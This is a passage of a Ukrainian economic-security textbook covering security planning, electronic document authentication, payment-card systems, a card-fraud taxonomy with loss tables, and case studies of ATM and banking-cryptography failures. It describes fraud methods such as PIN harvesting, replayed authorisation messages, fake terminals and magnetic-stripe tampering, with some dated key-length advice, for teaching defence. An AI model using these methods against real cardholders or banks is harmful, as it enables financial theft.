При аналізі поточного стану виробляється розрахунок значень індикаторів стану техніко-технологічної безпеки організації, у тому числі розраховується приватний функціональний критерій рівня техніко-технологічної безпеки організації на основі карти ефективності прийнятих заходів щодо забезпечення технологічної безпеки організації, а також тих з індикаторів стану складової, розрахунок яких прийнятий у даній організації. На підставі зроблених розрахунків індикаторів здійснюється порівняльний аналіз отриманих даних про поточний стан техніко-технологічної безпеки організації з даними попереднього аналізу й планових параметрів стану техніко-технологічної безпеки. Далі аналізується точність зроблених прогнозів розвитку організації, ринків і технологій, ефективність господарського планування з погляду технологічного розвитку організації, результати роботи окремих підрозділів організації з виконання планів у рамках забезпечення техніко-технологічної безпеки організації, загальну динаміку розвитку ринків. За результатами проведеного аналізу складається звіт. У ньому констатуються результати вживання запланованих заходів із забезпечення техніко-технологічної безпеки організації, виявляються причини допущених помилок у реалізації зазначених мір з визначенням відповідальних за зазнаний збиток, дається загальна характеристика поточного стану техніко-технологічної складової ЕБ.

Після оцінки стану техніко-технологічної безпеки організації розробляються загальні рекомендації із забезпечення техніко-

технологічної безпеки організації на майбутній період, на основі яких складається план забезпечення техніко-технологічної безпеки організації.

У додатку до плану забезпечення техніко-технологічної складової розробляється планова карта розрахунку ефективності заходів щодо забезпечення техніко-технологічної складової ЕБ організації, у якій розраховуються прогнозовані вартості повернених збитків від негативних впливів. Значення необхідних витрат на реалізацію заходів із запобігання очікуваних збитків (втрат) і забезпечення техніко-технологічної безпеки організації із зазначенням функціональних підрозділів організації, відповідальних за реалізацію пропонованого комплексу заходів, а також прог-нозоване значення приватного функціонального критерію ефективності прийнятих заходів.

План забезпечення техніко-технологічної складової ЕБ організації – складова частина загального плану забезпечення ЕБ організації й у його складі передається в планові, виробничі й інші відділи організації для розробки планів фінансово-господарської діяльності організації.

До плану забезпечення техніко-технологічної безпеки організації додаються сценарії реалізації технологічних проектів організації з розрахунками ефективності з альтернативних варіантів. Заплановані заходи щодо забезпечення техніко-технологічної складової ЕБ організації реалізуються в процесі фінансово-господарської діяльності організації. Звітні дані за її результатами разом з іншими видами одержуваною організацією інформації є основою для нового аналізу.

3.8.5. Основи організації захисту електронних документів

Безпаперова інформатика дає цілий ряд переваг при обміні документами (указами, розпорядженнями, листами, постановами й т. д.) мережею зв'язку або на машинними носіями. У цьому випадку тимчасові витрати (роздрукування, пересилання, введення отриманого документа із клавіатури) істотно знижуються, прискорюється пошук документів, знижуються витрати на їх зберігання й т. д. Але при цьому виникає проблема **автентифікації автора документа й самого документа**. Ці проблеми у звичайній (паперовій) інформатиці вирішуються за рахунок того, що інформація в документі жорстко пов'язана з фізичним носієм (папером). На машинних носіях такого зв'язку немає. Для виявлення можливих загроз у системі обміну електронними документами необхідно чітко уявляти життєвий цикл електронного документа в системі електронного документообігу (рис. 3.10).

Виходячи з аналізу можливих видів атак на систему обміну й зберігання електронних документів, можна зробити вивід про те, що




Рис. 3.10. **Схема життєвого циклу електронного документа**

основним поняттям у системі обміну електронними документами є **автентифікація.**

Під **автентифікацією** інформації розуміється встановлення дійсності інформації винятково на основі внутрішньої структури самої інформації, установлення того факту, що отримана законним одержувачем інформація була передана її законним відправником, що підписав (джерелом) і при цьому не була перекручена.

Завдання автентифікації можна розділити на наступні типи:

- автентифікація абонента,
- автентифікація приналежності абонента до заданої групи,
- автентифікація документів, що зберігаються на машинних носіях.

Основні характеристики системи автентифікації:

час реакції на порушення, необхідні для реалізації обчислювальних ресурсів,

ступінь захищеності (стійкість) до можливого (відомим на сьогодні) атакам на засоби захисту (наприклад, криптостійкість).

Якщо ми розглядаємо випадок обміну секретними документами (військовий або дипломатичний зв'язок), то з великим ступенем упевненості можна припустити, що обмін здійснюють довірені й гідні довіри сторони.

Однак обмін, можливо, перебуває під спостереженням і керуванням порушника, що здатний виконувати складні обчислення й потім або створити власні документи, або перехоплювати й змінювати документи законного джерела. Іншими словами, це випадок, коли захищатися треба тільки від супротивника, "свої" підвести не можуть. У комерційному світі правильним є майже зворотне, тобто передавач і приймач "свої" можуть обманювати один одного навіть у більшій мірі, ніж чужі.

У першому випадку ("свої" – не обманюють) схему автентифікації побудувати нескладно. Необхідно постачити передавального й приймаючого абонента надійним шифром і комплектом унікальних ключів для кожного документа, що пересилається, забезпечивши тим самим захищений канал зв'язку. Зазначимо, що розглянуте завдання висуває високі вимоги до системи шифрування. Так, наприклад, метод гамування в цьому випадку не підходить: порушник, аналізуючи пари – відкритий і шифрований текст, одержить гаму й зможе нав'язати будь-який потрібний йому текст. Однак існують швидкі алгоритми шифрування, що задовольняють висунуті вимоги.

У другому випадку (при тій ситуації, коли кожнен з абонентів "може обдурити") аналогічний підхід, заснований на класичній криптографії, не застосуємо, оскільки є принципова можливість злочинних дій однієї зі сторін, що володіє секретним ключем.

Наприклад, приймаюча сторона може згенерувати будь-який документ, зашифрувати його на наявному ключі, загальному для приймача й передавача, а потім заявити, що він одержав його від законного передавача.

3.8.6. Захист електронних платежів

Проблема безпеки банків стоїть особливо гостро, тому що банківська інформація, по-перше, це реальні гроші, а, по-друге, зачіпає конфіденційні інтереси великої кількості клієнтів банку. Обсяг ринку електронної комерції в 2000 р. наведений в табл. 3.37.

Таблиця 3.37

Обсяг ринку електронної комерції в 2000 році

Обсяг і характеристика ринку	**Оцінка, дол.**
Загальна вартість всіх придбань Internet-продуктів	4, 5-6 млрд.
Загальна вартість всіх придбань на середнього покупця	600-800
Вартість середнього придбання на Internet-транзакцію	25-35
Повний обсяг транзакцій-придбань за Internet	130-200 млн.
Частка придбань продуктів on-line	60-70%
Частка придбань товарів, що доставляються	30-40%

3.8.7. Загальна схема функціонування електронних платіжних систем

Банк, що уклав угоду із системою й одержав відповідну ліцензію, може виступати у двох якостях – як емітент платіжних засобів даної системи, прийнятих до оплати всіма іншими банками-учасниками, і як

банк-еквайер, що обслуговує підприємства, які приймають до оплати платіжні засоби даної системи, випущені іншими емітентами, і приймають цей платіжний засіб для розготівковування у своїх відділеннях.

Процедура прийому платежу досить проста. У першу чергу касир підприємства повинен переконатися в дійсності карти з відповідних ознак.

При оплаті підприємство повинне перенести реквізити карти клієнта на спеціальний чек за допомогою копіювальної машини – імпринтера, занести в чек суму, на яку була зроблена покупка або зроблені послуги, і одержати підпис клієнта.

Оформлений у такий спосіб чек називають сліпом. З метою безпечного проведення операцій платіжною системою рекомендуються нижні ліміти сум для різних регіонів і видів бізнесу, за якими можна проводити розрахунки без авторизації. При перевищенні лімітної суми або у випадку виникнення сумніву в особистості клієнта підприємство зобов'язане провести процес авторизації.

Не зупиняючись на технічних аспектах процедури, зазначимо, що при авторизації підприємство фактично одержує доступ до інформації про статус рахунка клієнта й у такий спосіб одержує можливість установити приналежність карти клієнтові і його платіжної спроможності в розмірі суми угоди. Одна копія сліпа залишається в підприємстві, друга передається клієнтові, третя доставляється в банк-еквайер і є підставою для відшкодування суми платежу підприємству з рахунка клієнта.

В останні роки широкої популярності набули POS-термінали, при використанні яких немає необхідності в заповненні сліпів. Реквізити карти зчитуються з магнітної смуги на вбудований у POS-термінал зчитування, із клавіатури вводиться сума угоди, і термінал через вбудований модем звертається за авторизацією у відповідну платіжну систему. При цьому використовуються технічні потужності процесингового центра, пос-луги якого надані торговцеві банком. У цьому випадку підприємство звітує перед банком копією касової стрічки зі зразком підпису клієнта й батч-файлами, які генерує термінал після закриття операційного дня.

В останні роки все більша уваги набувають **банківські системи з використанням мікропроцесорних карт**. Ззовні ці носії інформації нічим не відрізняються від звичайних карт, крім впаяного усередину

карти чипа пам'яті або мікропроцесора й виведених на її поверхню пелюстків контактних пластинок.

Принциповою відмінністю цих карт від всіх перерахованих вище є те, що вони безпосередньо несуть інформацію про стан рахунка клієнта, оскільки самі є транзитним рахунком. Зрозуміло, що кожен пункт прийому подібних карт повинен бути оснащений спеціальним POS-терміналом (із чип-ридером).

Для того, щоб мати можливість користуватися картою, клієнт повинен завантажити її зі свого рахунку на банківському терміналі. Всі транзакції відбуваються в режимі Off-Line у процесі діалогу карта-термінал або карта клієнта – карта продавця.

Така система є майже повністю безпечною через високий ступінь захищеності чипу й повну дебетову схему розрахунків. Крім того, хоча сама карта й істотно дорожча звичайної, система в процесі функціонування виявляється навіть дешевше за рахунок того, що в режимі Off-Line не використовується навантаження на телекомунікації.

Електронні платежі з використанням пластикових банківських карт різних видів становлять досить гнучкий і універсальний механізм розрахунків у ланцюжку “Банк 1 – Клієнт – Підприємство – Банк 2” і міжбанківських розрахунків типу “Банк 1 – ... – Банк N”. Однак саме універсальність цих платіжних інструментів робить їх особливо притягальним об'єктом для шахрайства. Щорічна стаття збитків, зв'язаних зі зловживаннями, становить значну суму, хоча й досить невелику порівняно з загальним оборотом.

Систему безпеки та її розвиток неможливо розглядати окремо від методів незаконних операцій із пластиковими картами, які можна поділити на **5 основних видів злочинів.**

1. Операції з підробленими картами. На цей вид шахрайства припадає найбільша частка втрат платіжної системи. Через високу технічну й технологічну захищеність реальних карт, саморобні карти останнім часом використовуються рідко і їх можна визначити за допомогою найпростішої діагностики.

Як правило, для підробки використовують викрадені заготовки карт, на які наносяться реквізити банку й клієнта. Через те, що вони є технічно оснащеними, злочинці можуть навіть наносити інформацію на магнітну смугу карти або копіювати її, тобто, виконувати підробки на високому рівні.

Виконавцями подібних акцій є, як правило, організовані злочинні угрупування, що іноді вступають у змову зі співробітниками банків-емітентів, які мають доступ до інформації про рахунки клієнтів, процедури проведення транзакцій. Віддаючи належне міжнародному злочинному співтовариству, треба зазначити, що підроблені карти з'явилися в Україні практично одночасно з початком розвитку цього сектора банківського ринку.

2. Операції з викраденими/загубленими картами. Завдати великої шкоди за украденою картою можна лише в тому випадку, якщо шахрай знає Pin-код клієнта. Тоді стає можливим зняття великої суми з рахунку клієнта через мережу електронних касирів – банкоматів до того, як банк-емітент украденої карти встигне поставити її в електронний стоп-аркуш (список недійсних карт).

3. Багаторазова оплата послуг і товарів на суми, що не перевищують "floor limit" і не потребують проведення авторизації. Для проведення розрахунків злочинцеві необхідно лише підробити підпис клієнта. Однак при даній схемі стає недоступним найпривабливіший об'єкт зловживань – *готівка*. До цієї категорії можна віднести злочини з картами, викраденими під час їх пересилання банком-емітентом своїм клієнтам поштою.

4. Шахрайство з поштовими/телефонними замовленнями. Цей вид злочинів з'явився у зв'язку з розвитком сервісу доставки товарів і послуг поштовим або телефонним замовленням клієнта. Знаючи номер кредитної карти своєї жертви, злочинець може вказати її в бланку замовлення й, одержавши замовлення на адресу тимчасового місця проживання, зникнути.

5. Багаторазове зняття з рахунку. Дані злочини, як правило, відбуваються працівниками юридичної особи, що приймають платіж від клієнта за товари й послуги по кредитній карті, і здійснюється шляхом оформлення декількох платіжних чеків по одному факту оплати. На підставі пред'явлених чеків на рахунок підприємства надходить більше грошей, ніж вартість проданого товару або зробленої послуги. Однак після здій-снення ряду угод злочинець змушений закрити або залишити підприємство.

Для запобігання подібних дій користувачам карти рекомендується уважніше ставиться до документів, що підписується при здійсненні угод (навіть на незначні суми – табл. 3.38).

Таблиця 3.38

Обсяги втрат різних видів шахрайства

Вид шахрайства	Загальні втрати	% від загальних втрат
Підробка карт	120,732	34,50
Крадіжка карт	72,935	20,80
Втрата карт	52,606	15,00
Махінації при пересиланні	36,805	10,50
Шахрайства із поштовими / телефонними замовленнями	29,111	8,30
Інші	19,240	5,50
Відкриття карти на чужий рахунок	17,666	5,00
Багаторазове зняття з рахунка	1,131	0,30
Помилки округлення	1,000	0,10
Усього	**351,226**	**100**

Застосовувані підрозділами безпеки методи можна розділити на дві основні категорії. Перший і, мабуть, найважливіший рівень пов'язаний із технічною захищеністю самої пластикової карти. Зараз із упевненістю можна сказати, що з погляду технології карта захищена краще, ніж грошові знаки, і виготовити її самому без застосування складних технологій практично неможливо.

Карти будь-якої платіжної системи задовольняють суворо встановлені стандарти. Карта має стандартну форму. Ідентифікаційний номер банку в системі (BIN-код) і номер рахунка клієнта в банку, його ім'я й прізвище, термін дії карти ембосовані й розміщені в суворо встановлених позиціях на лицьовому боці карти. Там же розташовується символ платіжної системи, виконаний голографічним способом. Останні чотири цифри номера карти ембосовані (рельєфно видавлені) безпосередньо на голографічному символі, що унеможливлює копіювання голограми або переембосовані кодом без руйнування символу.

На звороті карти розміщені магнітна смуга й область зі зразком підпису власника. На магнітній смузі в суворо визначених позиціях і з

використанням криптографічних алгоритмів записуються реквізити самої платіжної системи, захисні мітки, символи, що перешкоджають копіюванню інформації, і дублюється інформація, нанесена на лицьовий бік карти. Область зразка підпису власника має спеціальне покриття. При найменшій спробі зробити підчищення або переправити підпис покриття руйнується й проявляється підлога іншого кольору із захисними символами платіжної системи.

Інша площа поверхні карти надана цілком у розпорядження банку-емітента й оформляється довільним чином символами банку, його рекламою й необхідної для клієнтів інформацією. Сама карта захищена знаками, які видні тільки в ультрафіолетовому світлі.

До технічних заходів захисту також ставиться захист комунікацій банку, банківських мереж від незаконних вторгнень, поломок і інших зовнішніх впливів, що приводять до витоку або навіть знищенню інформації. Захист здійснюється програмно-апаратними засобами й сертифікується повноважними організаціями платіжної системи.

До другої категорії заходи захисти ставляться щодо запобігання витоку інформації з банківських відділів по роботі із пластиковими картами. Основним принципом є чітке розмежування службових обов'язків співробітників і, відповідно до цього, обмеження доступу до секретної інформації в обсязі, що не перевищує необхідного мінімуму для роботи.

Ці заходи знижують ризик і можливість вступу в змову злочинців зі службовцями. С працівниками проводяться тематичні семінари для підвищення кваліфікації. Платіжні системи регулярно поширюють бюлетені безпеки, у яких публікують службовий матеріал і статистику за злочинами з картами, повідомляють прикмети злочинців і ознаки підроблених карт, що надходять у незаконний обіг. За допомогою бюлетенів проводиться навчання персоналу й організуються профілактичні й спеціальні заходи, спрямовані на зниження злочинності.

Звертається особлива увага на кадровий відбір службовців відділу. Всі питання безпеки перебувають у віданні спеціальної посадової особи зі служби безпеки. Серед профілактичних заходів найважливіше місце займає робота із клієнтами, спрямована на підвищення культурного рівня обігу з “пластиковими грошима”. Уважний і акуратний обіг з картою істотно знижує ймовірність стати жертвою злочину.

Аналіз порушень у системі електронних розрахунків і платежів

У колі фахівців добре відомо, що швидке падіння Норвегії в Другій світовій війні було в значній мірі обумовлене тим, що шифри Британського Королівського флоту були розкриті німецькими криптографами, які використовували точно ті ж методи, що й фахівці підрозділу “Кімната 40” Королівського Флоту використовували проти Німеччини в попередній війні.

Починаючи із Другої світової війни, над урядовим використанням криптографії спускається завіса таємності. Це не дивно, і справа не тільки в холодній війні, але також і в небажанні бюрократів (у будь-якій організації) визнати свої помилки.

Розглянемо деякі способи, за допомогою яких фактично відбувалися шахрайства з банкоматами. Мета – проаналізувати ідеї проектувальників, спрямовані на теоретичну невразливість їх виробу, й зробити висновки з того, що сталося.

Почнемо з декількох простих прикладів, які показують кілька типів шахрайств, які можуть бути виконані без більших технічних хитрувань, а також банківські процедури, які дозволили їм виникнути.

Добре відомо, що магнітна смуга на картці клієнта повинна містити тільки його номер рахунка, а персональний ідентифікаційний номер (PIN-код) виходить процедурою шифрування номера рахунку й узяття чотирьох цифр від результату. Таким чином, банкомат здатний виконувати процедуру шифрування або виконувати перевірку PIN-коду іншим способом (наприклад, інтерактивним запитом).

Недавно Королівський суд Вінчестера в Англії засудив двох злочинців, що використовували просту, але ефективну схему. Вони стояли в чергах до банкоматів, підглядали PIN-коди клієнтів, підбирали відкинуті банкоматом картки й копіювали номера рахунків з них на незаповнені картки, які використовувалися для пограбування рахунків клієнтів.

Цей виверт використовувався (і про це повідомлялося) кілька років тому в одному з банків Нью-Йорка. Злочинцем був звільнений технік з банкоматах, і йому вдалося вкрасти 80 000 доларів, перш ніж банк, нашпигувавши відповідний район співробітниками служби безпеки, не піймав його на місці злочину.

Ці напади сталися тому, що банки друкували на банківській картці номер рахунка клієнта повністю, і, крім того, на магнітній смужці не було

криптографічної надмірності. Можна було б подумати, що урок Нью-йоркського банку буде засвоєний, але ні.

Інший тип технічного нападу ґрунтується на тому, що в багатьох мережах банкоматів повідомлення не шифруються й не виконуються процедури підтвердження дійсності при дозволі на операцію. Це означає, що зловмисник може робити запис-відповідь із банку банкомату “дозволяю оплату” і потім повторно прокручувати запис доки банкомат не спорожніє. Ця техніка відома як “патрання”, використовується не тільки зовнішніми зловмисниками. Відомий випадок, коли оператори банку використовували пристрій керування мережею для “патрання” банкоматів разом зі спільниками.

Тестові транзакції є ще одним джерелом проблем

Для одного типу банкоматів використовувалася чотирнадцятизначна ключова послідовність для тестової видачі десяти банкнот. Один банк надрукував цю послідовність у посібнику з використання вилучених банкоматів. Через три роки раптово почалося зникнення грошей. Вони тривали, поки всі банки, що використовували даний тип банкомату, не включили виправлення програмного забезпечення, що забороняють тестову транзакцію.

Найбільш швидке зростання показують шахрайства з використанням помилкових терміналів для збору рахунків клієнтів і PIN-кодів. Напади цього виду були вперше описані в США в 1988 році. Шахраї побудували машину, що приймає будь-яку картку й видає пачку сигарет. Даний винахід був розміщений у магазині, і PIN-коди й дані з магнітних карток передавалися за допомогою модему. Трюк поширився по усьому світу.

Технічні співробітники також крадуть гроші клієнтів, знаючи, що їх скарги, швидше за все, будуть зігноровані. В одному банку в Шотландії інженер служби технічної підтримки приєднав до банкомату комп'ютер і записував номери рахунків клієнтів і їх PIN-коди. Потім він підробив картки й крав гроші з рахунків. І знову клієнти скаржилися в глухі стіни. За таку практику банк зазнав публічної критики одним з вищих юридичних чинів Шотландії.

Мета використання PIN-коду із чотирьох цифр полягає в тому, що якщо хтось знаходить або краде банківську картку іншої особи, то є один шанс на десять тисяч випадкового вгадування коду. Якщо дозволяються тільки три спроби уведення PIN-коду, тоді ймовірність зняти гроші з

украденої картки менша, ніж одна тритисячна. Однак деякі банки ухитрилися скоротити розмаїтість, що дається чотирма цифрами.

Деякі банки не дотримуються схеми одержання PIN-коду за допомогою криптографічного перетворення номера рахунку, а використовують випадково обраний PIN-код (або дозволяють замовникам здійснювати вибір) з наступним криптоперетворенням його для запам'ятовування. Крім того, що клієнт може вибрати PIN-код, що легко вгадати, такий підхід приводить до деяких технічних пасток.

Деякі банки тримають зашифроване значення PIN-коду у файлі. Це означає, що програміст може одержати зашифроване значення власного PIN-коду й виконати пошук у базі даних всіх інших рахунків з таким же PIN-кодом.

Один великий банк Великобританії навіть записував зашифроване значення PIN-коду на магнітній смузі картки. Злочинному співтовариству треба було п'ятнадцять років, щоб усвідомити те, що можна замінити номер рахунка на магнітній смузі власної картки й потім використовувати її з власним PIN-кодом для крадіжки з деякого рахунку.

Із цієї причини у системі VISA рекомендується, щоб банки комбінували номер рахунка клієнта з його PIN-кодом перед шифруванням. Однак не всі банки це роблять.

Більше витончені напади дотепер були пов'язані із простими помилками реалізації й робочих процедур. Професійні дослідники проблем безпеки мали тенденцію розглядати такі грубі помилки, як нецікаві й тому звертали основну увагу на напади, засновані на розробці більш тонких технічних недоробок. У банківській справі також має місце ряд слабких місць у системі безпеки.

Хоча атаки банківських систем побудовані на високих технологіях, відбуваються досить рідко, вони цікаві із суспільної точки зору, оскільки державні ініціативи, такі, як Критерій оцінки технології ІБ країн ЄС (ITSEC) мають за мету розробити набір продуктів, які сертифіковані на відсутність відомих технічних помилок. Пропозиції, що лежать в основі цієї програми полягають у тому, що реалізація й технологічні процедури відповідних продуктів будуть по суті вільні від помилок, і що для нападу необхідно мати технічну підготовку, порівняну з підготовкою фахівців урядових агентств безпеки. Можливо, такий підхід більш доречний для військових систем, ніж для цивільних.

Щоб зрозуміти як здійснюються більш витончені напади, необхідно розглянути банківську систему безпеки більш докладно.

Проблеми, пов'язані з модулями безпеки

Не всі вироби, що забезпечують безпеку, мають однаково високу якість, і лише деякі банки мають кваліфікованих експертів для відмінності гарних продуктів від посередніх.

У реальній практиці існують деякі проблеми з виробами, що шифрують, зокрема, старим модулем безпеки 3848 фірми IBM або модулями, що рекомендуються в цей час банківським організаціям.

Якщо банк не має апаратно реалізованих модулів безпеки, функція шифрування PIN-коду буде реалізована в програмному забезпеченні з відповідними небажаними наслідками. ПЗ модулів безпеки може мати точки переривань для налагодження програмних продуктів інженерами фірми-виробника. На цей факт була звернена увага, коли в одному з банків було ухвалено рішення про включення в мережу й системного інженера фірми-виробника не зміг забезпечити роботу потрібного шлюзу. Щоб все-таки виконати роботу, він використовував одну із цих вивертів для добування PIN-кодів із системи. Існування таких точок переривання унеможливлює створення надійних процедур керування модулями безпеки.

Деякі виробники модулів безпеки самі полегшують подібні напади. Наприклад, застосовується метод генерації робочих ключів на базі часу доби й, як наслідок, реально використовується тільки 20 бітів ключа, замість очікуваних 56. Таким чином, відповідно до теорії ймовірностей, на кожні 1000 згенерованих ключів два будуть збігатися.

Це уможливлює деякі тонкі зловживання, у яких зловмисник управляє комунікаціями банку так, щоб транзакції одного термінала замінювалися б транзакціями іншого.

Програмісти одного банку навіть не стали зв'язуватися з неприємностями, що стосуються з введення ключів клієнта в програми шифрування. Вони просто встановили покажчики на значення ключа в область пам'яті, що завжди обнульована при старті системи. Результатом даного рішення з'явилося те, що реальні й тестові системи використовували ті самі області зберігання ключів. Технічні фахівці банку вважали, що вони можуть одержувати клієнтські PIN-коди на пристрої для тестування. Кілька людей з їхнього числа зв'язалися з місцевими злочинцями для підбору PIN-кодів до украдених банківських карток. Коли

керівник служби безпеки банку зрозумів, що відбувається, він загинув в автокатастрофі (причому місцева поліція “втратила” всі відповідні матеріали). Банк не потурбувався розіслати нові картки своїм клієнтам.

Одна з основних цілей модулів безпеки полягає в тому, щоб запобігти одержанню програмістами й персоналом, що має доступ до комп'ютерів, ключовій інформації банку. Однак таємність, що забезпечують електронні компоненти модулів безпеки, часто не витримує спроб криптографічного проникнення.

Модулі безпеки мають власні майстер-ключі для внутрішнього використання, і ці ключі повинні підтримуватися в певному місці. Резервна копія ключа часто підтримується у формі, що читається легко, такий, як пам'ять PROM, і ключ може читатися час від часу, наприклад, при передачі керування з набору зональних і термінальних ключів від одного модуля безпеки до іншого. У таких випадках банк залежить повністю від милосерді експертів у процесі виконання даної операції.

Проблеми, пов'язані з технологіями проектування

Коротко обговоримо технологію проектування банкоматів. У старих моделях код програм шифрування розміщував в неправильному місці – у пристрої керування, а не в модулі безпосередньо. Пристрій керування передбачалося розміщати в безпосередній близькості від модуля в певній області. Але велика кількість банкоматів у цей час не розташовані в безпосередній близькості від будинку банку. В одному університеті Великобританії банкомат був розташований в університетському містечку й посилав незашифровані номери рахунків і PIN-коди по телефонній лінії в пристрій управління філії, що був розташований на відстані декількох миль від міста. Кожен, хто не полінувався б використовувати пристрій прослуховування телефонної лінії, міг би підробляти картки тисячами.

Навіть у тих випадках, коли купується один із кращих виробів, існує велика кількість варіантів, при яких неправильна реалізація або непродумані технологічні процедури приводять до неприємностей для банку. Більшість модулів безпеки повертають цілий діапазон кодів повернення на кожну транзакцію. Деякі з них, такі, як “помилка парності ключа”, дають попередження про те, що програміст експериментує з реально використовуваним модулем. Однак лише деякі банки потурбувалися, щоб написати драйвер пристрою, необхідний для перехоплення цих попереджень і відповідних дій.

Відомі випадки, коли банки містили субпідрядні договори на всю або частину системи забезпечення банкоматів з фірмами, “що надають відповідні послуги”, і передавали в ці фірми PIN-коди.

Також відзначені прецеденти, коли PIN-коди розділялися між двома або більшим числом банків. Навіть якщо весь обслуговуючий персонал банку вважати такими, що заслуговують довіри, зовнішні фірми можуть не підтримувати політику безпеки, характерну для банків. Штат цих фірм не завжди перевірений належним чином, швидше за все, має низьку оплату, цікавий і необачний, що може призвести до задуму й здійснення шахрайства.

В основі багатьох з описаних управлінських помилок лежить не пропрацьованість психологічної частини проекту. Філії й комп'ютерні центри банку повинні, завершуючи денну роботу, виконувати стандартні процедури, але тільки ті контрольні процедури, чия мета очевидна, імовірно, будуть дотримуватися суворо. Наприклад, поділ ключів від сейфа відділення між менеджером і бухгалтером добре зрозуміло: це захищає їх обох від захоплення їх родин як заручників. Криптографічні ключі не часто впаковуються у формі, зручній для користувача, і тому вони навряд чи будуть використовуватися правильно. Частковою відповіддю могли б бути пристрої, що фактично нагадують ключі (за образом криптографічних ключів запалів ядерної зброї).

Існує досить багато інформації щодо поліпшення експлуатаційних процедур, але якщо мета полягає в запобіганні влучення будь-якого криптографічного ключа в руки того, хто має технічну можливість зловживати ним, тоді повинна бути поставлена точна мета в керівництвах і навчальних дисциплін. Принцип “безпеки за рахунок незрозумілості” часто приносить більше шкоди, ніж користі.

Розподіл ключів

Розподіл ключів представляє певну проблему для філій банку. Як відомо, теорія вимагає, щоб кожний із двох банкірів уводив свій компонент ключа, так, що їхня комбінація дає головний ключ термінала. PIN-код, зашифрований на термінальному майстер-ключі, посилає в банкомат при першій транзакції після технічного обслуговування.

Якщо інженер, що обслуговує банкомат, одержить обидві компоненти ключа, він може розшифрувати PIN-код і підробляти картки. На практиці менеджери філій, які зберігають ключі, щасливі від того, що передають їх інженерові, оскільки їм не хочеться стояти поруч із

банкоматом, поки він обслуговується. Більше того, уведення термінального ключа означає використання клавіатури, що менеджери старшого покоління вважають нижче свого достоїнства.

Звичайною практикою є неправильне керування ключами. Відомий випадок, коли інженерові з обслуговуючого персоналу були передані обидві мікросхеми з майстрами-ключами. Хоча процедури подвійного контролю в теорії існували, співробітники служби безпеки передали мікросхеми, тому що останні ключі були використані й ніхто не знав, що робити. Інженер міг би не тільки підробляти картки. Він міг би піти із ключами й припинити всі операції банку з банкоматами.

Цікавим є той факт, що ключі частіше зберігаються у відкритих файлах, ніж у захищених. Це вимагається не тільки до ключів банкоматів, але й до ключів для систем взаєморозрахунків між банками, такими як SWIFT, у яких відбуваються транзакції, що коштують мільярди. Було б розумно використовувати ключі ініціалізації, типу термінальних ключів і зональних ключів, тільки один раз, а потім їх знищувати.

Криптоаналітичні загрози

Криптоаналітики, ймовірно, становлять найменшу загрозу для банківських систем, але й вони повністю не можуть бути скинуті з рахунків. Деякі банки (включаючи більш відомі) усе ще використовують дорослі криптографічні алгоритми, створені в роки, що передують DES. В одній мережі передачі дані блоки даних просто “скремблювалися” додаванням константи. Цей метод не зазнавав критики протягом п'яти років, незважаючи на те, що мережа використовувалася більше, ніж 40 банками. Причому всі експерти зі страхування, аудита й безпеки цих банків, мабуть, читали специфікації системи.

Навіть якщо використовується “респектабельний” алгоритм, він може бути реалізований з невідповідними параметрами. Наприклад, деякі банки реалізували алгоритм RSA з довжиною ключа від 100 до 400 біт, незважаючи на те, що довжина ключа повинна бути не менше 500 біт для того, щоб забезпечити необхідний рівень безпеки.

Можна знаходити ключ і методом грубої сили, випробовуючи всі можливі ключі шифрування, поки не знайдеться ключ, що використовує конкретний банк.

Протоколи, використовувані в міжнародних мережах для шифрування робочих ключів, за допомогою зональних ключів роблять

легенею такий напад на зональний ключ. Якщо один раз зональний ключ був розкритий, всі PIN-коди, що посилаються або одержувані банком по мережі, можуть бути розшифровані. Недавнє вивчення питання експертами Канадського банку показало, що напад такого роду на DES коштувало б близько 30 000 фунтів стерлінгів на один зональний ключ. Отже, для подібного злочину цілком достатньо ресурсів організованої злочинності, і такий злочин міг би здійснити досить забезпечений індивід.

